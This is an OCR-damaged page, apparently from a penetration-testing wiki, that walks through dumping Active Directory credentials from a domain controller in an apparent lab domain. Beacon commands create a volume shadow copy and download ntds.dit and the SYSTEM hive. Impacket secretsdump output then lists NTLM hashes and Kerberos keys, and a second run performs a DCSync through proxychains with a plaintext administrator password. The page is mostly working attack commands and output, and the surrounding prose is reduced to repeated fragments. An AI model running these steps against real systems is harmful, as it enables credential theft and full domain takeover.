
NTDS.DIT

NTDS.DIT C:\Windows\NTDS\ntds.dit



NTDS.DIT

NTDS.DIT NTDS.DIT SAM NTDS.DIT

```
beacon> shell wmic shadowcopy call create Volume='C:\'
[*] Tasked beacon to run: wmic shadowcopy call create Volume='C:\'
[+] host called home, sent: 71 bytes
[+] received output:
Executing (Win32_ShadowCopy)->create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ReturnValue = 0;
        ShadowID = "{4B641E78-3E10-49DA-9FAC-7EADC2E4006B}";
};


beacon> shell vssadmin list shadows
[*] Tasked beacon to run: vssadmin list shadows
[+] host called home, sent: 52 bytes
[+] received output:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Contents of shadow copy set ID: {0b60f97b-fefd-420e-91be-20edf3d384b3}
   Contained 1 shadow copies at creation time: 5/16/2023 6:38:21 PM
      Shadow Copy ID: {4b641e78-3e10-49da-9fac-7eadc2e4006b}
         Original Volume: (C:)\\?\Volume{d0ced3e4-70a8-4bd0-b09a-f1116b412677}\
         Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
         Originating Machine: dc05.white-bird.local
         Service Machine: dc05.white-bird.local
         Provider: 'Microsoft Software Shadow Copy provider 1.0'
         Type: ClientAccessible
         Attributes: Persistent, Client-accessible, No auto release, No writers, Differential
```

C:\Windows\System32\Config\SYSTEM C:\Windows\NTDS\ntds.dit

```
beacon> download \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\Config\SYSTEM
[*] Tasked beacon to download \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\Config\SYSTEM
[+] host called home, sent: 86 bytes
[*] started download of \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\Config\SYSTEM (17039360 bytes)
[*] download of SYSTEM is complete
beacon> download \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\ntds.dit
[*] Tasked beacon to download \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\ntds.dit
[+] host called home, sent: 77 bytes
[*] started download of \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\ntds.dit (16777216 bytes)
[*] download of ntds.dit is complete
```

Impacket secretdump

```
┌──(root㉿kali)-[~/Desktop/impacket/examples]
└─# secretsdump.py -system /root/Desktop/SYSTEM -ntds /root/Desktop/ntds.dit local
Impacket v0.10.1.dev1+20230116.181610.efcaec35 - Copyright 2022 Fortra

[*] Target system bootKey: 0x7832b2a3c72e6d2b21069bef7eb437fa
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: a501a903093f29ec0ec8c6eb77307b65
[*] Reading and decrypting hashes from /root/Desktop/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:913d9c72594982a38d2eccd5260ea890:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC05$:1000:aad3b435b51404eeaad3b435b51404ee:d9ee4a6801abd3edc57d33eda5604596:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:177f837504b8ea694cf0a487ca96c267:::
RAVEN-MED$:1103:aad3b435b51404eeaad3b435b51404ee:080ac6d1f24994e258d527341338949a:::
WEB02$:1104:aad3b435b51404eeaad3b435b51404ee:a076cf1ceef50ad0cbb7ec66930da603:::
DEV01$:1105:aad3b435b51404eeaad3b435b51404ee:a8698ab2bc8bf4a8e5f37697721b5c8f:::
sql_service:1601:aad3b435b51404eeaad3b435b51404ee:b197ce745e4a993a01ee88c09ce60879:::
white-bird.local\macro:1602:aad3b435b51404eeaad3b435b51404ee:050876f61a4a66dc2ce8d65332aac6ca:::
serveradm:1604:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c:::
wanh:1606:aad3b435b51404eeaad3b435b51404ee:f484990439f602598ebf9ce736264fc9:::
vanderha:1607:aad3b435b51404eeaad3b435b51404ee:4588a27a3e452b9bcfe77492db548801:::
joe:1608:aad3b435b51404eeaad3b435b51404ee:63c00ad7262f0f30db92369a0afd037e:::
condrey:1609:aad3b435b51404eeaad3b435b51404ee:d27ef23aaa4f20b55b37a0b03f542c6c:::
bobby:1610:aad3b435b51404eeaad3b435b51404ee:0735fcf88433521f290633310e8d2a5c:::
[*] Kerberos keys from /root/Desktop/ntds.dit
Administrator:aes256-cts-hmac-sha1-96:b377d95adb95ad49ce07fa839eec4878950511f3da0495bd70d8361be37ed868
Administrator:aes128-cts-hmac-sha1-96:9ff55ed9f89eb568bb978d573d56f38e
Administrator:des-cbc-md5:cec8f246a81586f4
DC05$:aes256-cts-hmac-sha1-96:6b75877f95f8c54a50280d1f2574e6555550d10afc246ea3af412a5b4087ca26
DC05$:aes128-cts-hmac-sha1-96:25f09e0719fae5c9cc5801ed93b6260f
DC05$:des-cbc-md5:e0854357c82fe98c
krbtgt:aes256-cts-hmac-sha1-96:a18a1833838ec7b8de211acd6c9be7806ef87ff979447e4e15a584576e2176a4
krbtgt:aes128-cts-hmac-sha1-96:ad6eaf4b6ac2806b9c119cfbf1c98460
krbtgt:des-cbc-md5:408973b09226f74f
RAVEN-MED$:aes256-cts-hmac-sha1-96:e0275ef87b46217d981a600e82cb577a74e7bad1c2022855c3027c3fed4d790b
RAVEN-MED$:aes128-cts-hmac-sha1-96:3d1285cc7d33c0c5aeea705786e41027
RAVEN-MED$:des-cbc-md5:987c3d190b764315
WEB02$:aes256-cts-hmac-sha1-96:e764bb918f0990144c9d3341aaaac0dc5727a1a8900fbe2018887ec43d97e241
WEB02$:aes128-cts-hmac-sha1-96:08e8e4ffc87340e93b393e0618740ed7
WEB02$:des-cbc-md5:156449d3a26d1a67
DEV01$:aes256-cts-hmac-sha1-96:27944c5c91c762d5400671d93125a542e9137bb6a03de1e58b37d35c15424cda
DEV01$:aes128-cts-hmac-sha1-96:d857297fa4926f2bfbdaff56822d196f
DEV01$:des-cbc-md5:91ce1945a89bb0ce
```

impacket RPC NTDS.DIT

```
┌──(root㉿kali)-[~/Desktop/impacket/examples]
└─# proxychains secretsdump.py -dc-ip 172.16.1.51 -just-dc administrator:Passw0rddc05@white-bird.local
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.1.dev1+20230116.181610.efcaec35 - Copyright 2022 Fortra

[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  white-bird.local:445  ...  OK
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  white-bird.local:135  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  white-bird.local:49667  ...  OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:913d9c72594982a38d2eccd5260ea890:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:177f837504b8ea694cf0a487ca96c267:::
sql_service:1601:aad3b435b51404eeaad3b435b51404ee:b197ce745e4a993a01ee88c09ce60879:::
```

Revision #3
Created 5 September 2022 03:07:21 by
Updated 28 December 2023 01:31:20 by